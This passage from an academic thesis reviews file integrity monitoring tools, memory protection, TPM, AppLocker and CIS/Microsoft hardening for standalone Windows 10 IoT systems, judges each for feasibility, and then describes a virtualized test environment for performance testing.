


Figure 4. FIT running in user mode [12]




Figure 5. FIT running in kernel mode [12]

### 3.1.2.1 Tripwire

The Kaczmarek et al. study [42] suggests Tripwire as one solution for a user space file monitoring. Tripwire is a company that sells a software for monitoring changes on a system. If a file changes, it will make an alert. The software is monitoring file metadata

and permissions in addition to monitoring file content changes [42]. The commercial tool Tripwire is available for various Windows, Linux and UNIX versions.

Tripwire has also open-source version, which has been updated last time in March 2019 [43]. Based on the GitHub repository [43], the tool was originally maintained by the company. The version has native support for POSIX systems but Windows users can run it using Cygwin. Cygwin is GNU toolkit for Windows that ports many GNU tools to Windows environment [44]. When the Tripwire binary is running under Cygwin, the tool cannot monitor Windows registry or other Windows specific attributes [45]. The open-source version of Tripwire has support for local installation but due the limitations on monitoring Windows attributes, the solution is not suitable for the use case.

The commercial Tripwire FIM works in a client-server manner. The FIM console and the user face is hosted on another server where the monitored system calls back using an agent. [45] The model is presented in the Figure 6. This reference architecture model is not preferred for the use case as the method should support standalone installation.




Figure 6. Tripwire FIM architecture



### 3.1.2.2 SolarWinds Security Event Manager (SEM)

SolarWinds Security Event Manager (SEM) is a tool for threat detection, automatic analysis and response of cyber incidents, and compliance. [46] The tool has features like log forwarding, memory event monitoring, and USB detection and prevention. One of the features is RFIM. The vendor promises that their tool is capable to report about advanced attacks by monitoring file integrity on the target system. The vendor claims that the tool has enhanced capability to reduce amount of false positives by filtering file changes that are not related to malicious or suspicious activity. SEM agents can be installed on AIX, HP UX, Linux, Mac OS X, Solaris and Windows operating systems (Figure 7).




Figure 7. Supported operating systems for SEM agents

Like Tripwire, the SolarWinds requires a management server (Figure 8). The target system should have SEM agent running which then reports monitored information to the

server. This reference architecture model is not preferred for the use case of this study as the method should support standalone installation.




Figure 8. SolarWinds SEM reference architecture [47]

### 3.1.2.3 Qualys FIM

Qualys FIM is a cloud application made for file integrity monitoring. It has capability to monitor files, directories, and Windows registry. [48] The tool is doing the monitoring in real time so it is categorized as RFIM. The monitoring tool uses server-client architecture model but the server is hosted in Qualys' cloud. This reference architecture model is not preferred for the use case of this study as the method should support standalone installation.

### 3.1.2.4 Trustwave Endpoint Protection

Trustwave Endpoint Protection is a cloud-based anti-malware, policy enforcement, integrity monitoring, and compliance tool. [49] The tool is capable to monitor files, directories, registry keys, and registry values of the target system. Access to the monitoring console is in the cloud so the monitored system should have an internet

connection. This reference architecture model is not preferred for the use case of this study as the method should support standalone installation.

#### **3.1.2.5 OSSEC**

Based on OSSEC documentation [50], OSSEC is an open source HIDS which supports Linux, UNIX and Windows based systems. On Windows systems, OSSEC monitors files and registry settings for changes and also stores a forensic copy of the data. Forensic copy means that the system can be investigated for malicious changes later on in a reliable way. OSSEC has other features in addition to FIM. OSSEC monitors system logs, detects malware and rootkits, does automated active response actions, and can be used for system inventory.

File integrity monitoring module of OSSEC is called *syscheck*. [51] By default, the module compares SHA1 and MD5 checksums of files and registry keys on the monitored system to known good and alerts for mismatches. The module can also check changes in file size, ownership, group ownership, and permissions. The scanning is periodically so the OSSEC FIM works as a PFIM. The default interval for the scanning is one hour but the time interval is admin configurable.

Based on Bray et al [51], OSSEC supports multiple different installation types: local installation, agent installation, and server installation. The local installation is used for protecting and securing single host. The agent installation is for protecting multiple hosts that report to a single centralized OSSEC server. The server installation is for aggregating information from multiple syslog services and OSSEC agent installations. Bray et al. argue that the local installation is also recommended to use when the servers are not able to connect networks where OSSEC servers are hosted. OSSEC up-to-date documentation however provide information only about agent/server installation. Bray et al. book is from 2008 so it seems the information on it is obsolete and OSSEC has abandoned local installation for single systems. The local installation would have been suitable for the use case but it is not available anymore. The current OSSEC reference architecture is presented in the Figure 9. OSSEC uses similar architecture as Tripwire and would not be preferred for the use case of this study.




Figure 9. OSSEC reference architecture [52]

### 3.1.2.6 Snare File Integrity Monitoring

Snare FIM is a tool that provides file integrity monitoring. [53] Snare also provides bunch of other tools that they refer as File Activity Monitoring (FAM), Registry Integrity Monitoring (RIM) and Registry Activity Monitoring (RAM). The tool will generate text based logs from the systems the agent is installed to and then analyse the logs in the server to detect integrity changes [13]. The tool supports Windows, Linux, OSX and Solaris operating systems [53]. Based on Snare documentation [53], FAM compliments the FIM as it will also log the file details like how many times the file was changed and which user has been editing it. The tool has also capability to monitor Windows registry changes. The tool uses server-client architecture which is not ideal for the use case.

### 3.1.3 Experimental File Integrity Tools

#### 3.1.3.1 Provenance-based integrity protection SPIF

Provenance-based integrity protection SPIF system is attempt to ensure Windows's integrity. The SPIF intercepts WinAPI system calls which means it works on a kernel level of the system. The core idea of SPIF is to sandbox all running processes and to detect if the process is untrusted or benign [54]. SPIF also uses concept of shadowing instead of always denying untrusted processes. Shadowing means that SPIF is limiting

the executed process to write data to specific locations. SPIF is experimental and there was no implementations found during the research.

### **3.1.3.2 BinInt**

Software project BinInt seeks to ensure all binaries on the Windows system are intact [14]. The BinInt project has its downsides as it does not monitor other files than binaries for integrity. The tool does not monitor configuration files, Windows registry keys, or Windows registry values. Lack of visibility in other than binary files might enable attacker opportunities that could go undetected. For example, an attacker could edit configuration files before executing a software to execute malicious code or the system or simply just use shell scripts. BinInt is in beta and no released versions are available.

### **3.1.3.3 Integrity Checking and Restoring (ICAR) System**

Implementing integrity monitoring and enforcement in runtime is a challenge [42]. Kaczmarek et al. [42] have investigated this issue and developed concept and architecture of Integrity Checking and Restoring (ICAR) System. Their core idea in their theoretical concept is to extend the file integrity checking to automatic restores if the file content has been changed. Based on Kaczmarek et al, options to ensure file integrity are comparing file fingerprint to generated database periodically on both, user and kernel user space. ICAR is experimental and there was no implementations found during the research.

## **3.2 Memory integrity protection**

### **3.2.1 Software Guard Extensions**

Intel is providing a Software Guard Extensions (SGX) for providing system's integrity and confidentiality. The SGX enables support for enclaves. When an application is executed with SGX, its memory is placed inside of enclave page cache (EPC). The EPC is not accessible for other processes, even if they are running with higher privileges. Basically this protects the data in memory from processes running on higher protection rings of the operating system [55].

As the SGX is memory only protection for process integrity, it is focusing more on the kernel level threats. The SGX is good for protecting the software if it is executed on a system that is owned and maintained by an untrusted party [56]. The SGX defends the system from low level operations and could improve security against vulnerability exploitation, like the RCE described in introduction.

Artaunov et al. [56] have described The Secure Linux Containers with Intel SGX project SCONE that uses the Intel SGX technology on Docker containers. As described in the project, SGX is great for protecting containers but it might not protect the whole operating system and by that would not be suitable for the use case.

### **3.2.2 Microsoft memory integrity and code integrity checking**

Microsoft Windows has a built-in memory protection capability which is also referred as Hypervisor-Protected Code Integrity (HVCI) in Microsoft documentation. The feature is part of core isolation [58]. The memory integrity prevents attacks from injecting code to high-event processes. When the HVCI is enabled, kernel memory can be marked as executable only through Code Integrity checking [59]. This protects the system similarly to SGX by defending high-event processes from code injection.

## **3.3 Microsoft Windows features**

### **3.3.1 Trusted Platform Module**

Trusted Platform Module (TPM) is a microcontroller which helps to assure integrity of a system and to secure cryptographic keys, for example the ones used for decrypting an encrypted disk. Similarly to SGX, TPM focuses on low level operations and only allows trusted code to be executed on the system.

TPM creates a chain-of-trust. In the chain-of-trust, TPM is the only self-trusted component and it trusts the next level of the trust chain, if the cryptographic hash matches the one stored into it. TPM uses cryptographic functions to calculate hashes of next levels of the chain and it stores the hash-value to TPM storage called Platform Configuration

Register (PCR). First the TPM ensures Basic Input-Output System (BIOS) matches the stored record, then it moves to Master Boot Record (MBR), then OS loader and OS, and finally the application runtime libraries [60]. Chain-of-trust can be used to prevent OS running any other libraries than the ones accepted in PCR.

Microsoft Defender System Guard uses TPM to ensure Windows 10 integrity from UEFI to Windows Sign-In. The Defender System Guard relies on three integrity protection modules: secure boot, secure platform boot, and secure driver and defenses startup [Figure 10]. These modules include the TPM defenses and ensure the system integrity. Microsoft Defender System Guard works only with TPM 2.0, which might not be implemented in low resource systems [60]. Because of this, TPM will not be suitable directly for the use case. TPM however improves system overall security why it should be enabled, if TPM is available.

## WINDOWS DEFENDER SYSTEM GUARD BOOT TIME INTEGRITY PROTECTION




Figure 10. Microsoft Windows Defender System Guard. [60]

The TPM can also be used for malicious purposes like cloaking malware [61]. Dunn et al. argue [61] that malware can be encrypted with a key, which is stored to TPM and can be used by a specific malware loader. This way the decrypted malware payload can be seen on the system on a software level.

### 3.3.2 Application whitelisting

One way to avoid execution of malicious binaries is to use application whitelisting. Application whitelisting is a term for whitelisting applications that can be executed on the system. Typically anti-virus software work opposite way as they use database for known bad software and prevent execution if fingerprint of the software matches the database. In application whitelisting, all binaries that are allowed to run on the system are listed on the application whitelist [62]. The application whitelist can also be a list of components related to binaries and include configuration files, libraries and so on [63].

Application whitelisting is generally adopted method to ensure the software that is being executed on the system, is good. For example Apple iPhone allows execution only for applications that are downloaded from Apple AppStore [62]. Romana et al. [62] argument that with application whitelisting, Windows operating system can perform well and be updated without setting the integrity and security on risk.

Application whitelisting can be established for multiple different file attributes [62]. Some of these attributes are filename, file path, file size, digital signature or publisher and cryptographic hash. Application whitelisting does not have to rely only one attribute but can be combination of several attributes. Application can for example be allowed to execute if its file size, file path and publisher match for the rule. Some of the attributes can be relied more than others. For example cryptographic hashes that have been calculated with strong algorithms, like SHA256 or SHA512, can be considered strong indicators of known good. Downside of the cryptographic hashes is that if the software is updated, the hash is changed and has to be recalculated and added to the application whitelist. Relying only on cryptographic hashes can impair system performance. Whitelisting can also be achieved for application resources. Monitoring can be leveraged from binaries to their resources like libraries, macros, scripts and configuration files.

Pareek et al. argument that application whitelisting could potentially address the zero-day threats along with other malware related threats. The argument bases on the fact that application whitelisting does not allow anything else to be executed than trusted binaries



[64]. This argument is potentially dangerous as for example buffer-overflow vulnerabilities allow the attacker to write their own code to already loaded binary. This means the application whitelisting cannot protect the system from the buffer-overflow vulnerabilities, like RCE, as the execution permission is only checked when the binary is executed [65].

### **3.3.2.1 AppLocker**

Microsoft provides AppLocker software for whitelisting in Windows systems. AppLocker allows organization to implement application control policies [66]. Based on AppLocker documentation [66], it can be used to define rules that allow executing applications from specific publisher or applications with specific product name. AppLocker also allows rules that allow files with specific file name, file version, file path or file hash to be executed. AppLocker is available for Windows 10, Windows 11, and Windows Server 2016 and above.

Microsoft recommends to test AppLocker security policies before implementing them to production [67]. As the AppLocker only allows listed programs to run, it can cause disturbances by blocking production software from executing. This however should not be a problem if the policies are well tested before enabling them. The AppLocker is also fully closed source and Microsoft does not have any plans developing any extensions to AppLocker [67]. AppLocker runs on Windows with highest possible privileges but still has a potential for misuse. If attacker gains administrator privileges to the system, they can configure local group policy and either disable group policy objects (GPOs) or edit them to allow malicious software to be executed on the target system. However AppLocker should block any not allowed software to be executed on the system so it is less likely that the attacker could gain administrator level access to the system. In addition to blocking software, AppLocker is capable to block VBScript, Jscript, .bat and PowerShell scripts [67]. The AppLocker is not capable to block for example Perl scripts and office document macros or software running in POSIX subsystems.

Based on literature review, AppLocker is suitable for the use case. The software should not require much from the system performance and should only allow trusted software to be executed.

### **3.3.3 Hardening**

#### **3.3.3.1 Microsoft approach**

Microsoft has released their own approach for Windows 10 IoT hardening [68]. They have divided the security hardening to five parts: device protection, threat resistance, data protection in motion, cloud security, and response.

Device protection consists from four different core components. The system integrity is being taken care of by using TPM. Microsoft uses TPM for managing cryptographic keys, device authentication and for integrity by different security measurements. Microsoft is also providing Windows Device Health Attestation service. The Device Health Attestation means a Windows server that receives logs from IoT device's boot process and analyzes them for malicious or unknown events. The Device Health Attestation requires internet connection from the IoT device. Third component is secure boot. Secure boot checks signature of software that is executed during the startup, and verifies if all of them are provided by trusted manufacturers. If software is not trusted, secure boot will prevent it running. The last component for device protection is BitLocker. BitLocker is a Windows's built in disk encryption system so it will protect the data at rest.

The threat resistance consists from two core Windows components: Windows Defender Firewall and Windows Defender. Windows Defender Firewall is Microsoft's firewall that can be used to limit the attack surface of IoT devices. Based on Microsoft best practices, the firewall default configuration for outbound traffic is 'allow' and should be configured to default 'deny' in high security environments [69]. Microsoft Defender for Endpoint is an anti-virus software that helps detecting and preventing post-breach detection and response.

Microsoft suggests TLS-based encryption for protecting data in transit [68]. Windows 10 IoT supports TLS 1.2 protocol, which Microsoft urges to use in encrypted connections. For cloud IoT appliances, Microsoft suggests using Windows Azure tools. If the implemented security controls fail and intrusion is made, Microsoft offers tools for

responding the incident. Tools provided for Windows 10 Enterprise are device management and device recovery. Device management can be used to monitor all IoT devices from one management. Device recovery allows systems to be isolated and reimaged without letting the security incident spread to other devices.

### **3.3.3.2 Center for Internet Security benchmark and controls**

Center for Internet Security (CIS) is a nonprofit organization that provides security best practices [70]. The organization is known for CIS Controls and CIS Benchmarks releases. CIS Controls is a list of actions organizations should implement to protect themselves from cyber incidents. CIS Benchmarks is a set of best practices that should be used to configure systems. CIS Benchmarks has been released for multiple different operating systems and devices. CIS has not released specific benchmark for standalone Windows 10 IoT installations but the Windows 10 Enterprise benchmark [71] can be applied on specific parts for the use case. The whole benchmark document is 1254 pages long and is written for Active Directory (AD) joined systems.

The benchmark recommends Windows logging feature Audit System Integrity is set to Success and Failure. The feature does enable different logging events for Microsoft which help identifying security incidents related to system integrity changes. As this is logging module, it does not block or prevent any malicious changes on the system. CIS benchmark also recommends turning on virtualization-based security (VBS). The setting enables kernel mode memory protections, which are part of the Code Integrity. The protection disallows code to be marked as executable on kernel mode and protects the system from for example code injection. The option requires CPU virtualization feature (Intel VT-X or AMD-V) which might not be available for the use case.

CIS Controls [72] and CIS Benchmarks [71] recommend using Windows Defender Exploit Guard (WDEG). WDEG is a Windows specific capability which was released in Windows 10 Fall Creators Update [73]. The capability allows integrity checks on system startup, run time, and after run time [74]. The startup protection aims to validate boot sequence and that no malicious firmware or software are loaded during the startup. The system protection on runtime aims to protect Windows kernel. The highest privilege level

on Windows systems is SYSTEM and if an attacker gains access to SYSTEM level account, the game is lost [74].

## VIRTUALIZATION BASED SECURITY WITH WINDOWS DEFENDER SYSTEM GUARD




Figure 11. Virtualization-based security (VBS) with WDEG [74]

### 3.4 Summary

Considering the use case defined in the Chapter 1, suitable methods for ensuring the system integrity are researched File Integrity Tools (FITs), application whitelisting and Microsoft recommendations for memory protection and system hardening. Because layered protection is recommended for better security, using a FIT, application whitelisting and memory integrity protection at the same time would be the best from security perspective. Due the limited resources in the use case, doing layered security for integrity protection might not be an option. The performance testing will research which of the feasible methods can be stacked for layered defense.

The Table 1 presents the methods that were presented in the literature review. From file integrity tools Tripwire, SolarWinds, OSSEC, and Snare were picked to be tested in the performance test. However, Tripwire did not provide license for testing and was left out from the comparison. AppLocker will be also tested separately. Hardening best practices, including enabling SGX, memory integrity and TPM, depend on the hardware the system

is running. Ideally all of them would be enabled but limited resource systems do not necessarily have Intel processors for SGX, or TPM modules. Qualys, and Trustwave FIM products required connection from the monitored system to their cloud. The use case system cannot have continuous connection to cloud which makes these two options not feasible for the use case. SPIF, BinInt and ICAR are experimental methods that did not have released implementations at the time of this research.

Method	Feasible	Feasible with considerations	Not feasible
FIT: Tripwire*		●	
FIT: SolarWinds SEM		●	
FIT: Qualys FIM			●
FIT: Trustwave EP			●
FIT: OSSEC		●	
FIT: Snare FIM		●	
FIT: SPIF**			●
FIT: BinInt**			●
FIT: ICAR**			●
SGX		●	
Microsoft memory integrity		●	
TPM		●	
Hardening best practices		●	
AppLocker	●		

Table 1. Integrity protection methods summary.

\* = Tripwire did not answer enquiries for testing license.

\*\* = The method is theoretical and there is no production releases of the projected solution yet.

## 4 Configuring monitoring and measuring performance

This chapter describes how performance testing was completed and what the outcome of it was. Testing environment is presented in the Section 4.1 and monitoring method in Section 4.2. Configurations for tested integrity monitoring tools are introduced in the Section 4.3. Finally the performance testing results are presented in the Section 4.4.

### 4.1 Test environment




Figure 12. Test environment topology

Testing was completed in a virtualized network. VMWare Workstation 16 Pro was used as a hypervisor software and Windows 10 IoT Enterprise LTSC 2015 was installed as a virtual machine on the hypervisor. The Windows 10 IoT machine was connected to the virtualized network, which did not have internet access. The network did not have internet access to avoid unwanted changes to the target system during the testing.

If the tested file integrity method required a server, it was installed on the same hypervisor. As shown in the Figure 13, the testing machine had similar configuration as the reference device but the system is running virtually. The Windows 10 IoT system had the target test system software component running to ensure the testing environment would have equivalent load to the use case. The tested file integrity method was installed to the Windows 10 IoT.

View basic information about your computer

Windows edition

Windows 10 Enterprise 2015 LTSB  
© 2015 Microsoft Corporation. All rights reserved.



System

Processor: Intel(R) Core(TM) i5-4670K CPU @ 3.40GHz 3.40 GHz  
Installed memory (RAM): 4.00 GB  
System type: 64-bit Operating System, x64-based processor  
Pen and Touch: No Pen or Touch Input is available for this Display

Computer name, domain, and workgroup settings

Computer name: [REDACTED] [Change settings](#)  
Full computer name: [REDACTED]  
Computer description:  
Workgroup: WORKGROUP

Windows activation

Windows is activated [Read the Microsoft Software License Terms](#)  
Product ID: [REDACTED] [Change product key](#)

Figure 13. Windows 10 IoT Enterprise LTSB 2015 system in the test environment

## 4.2 Monitoring method

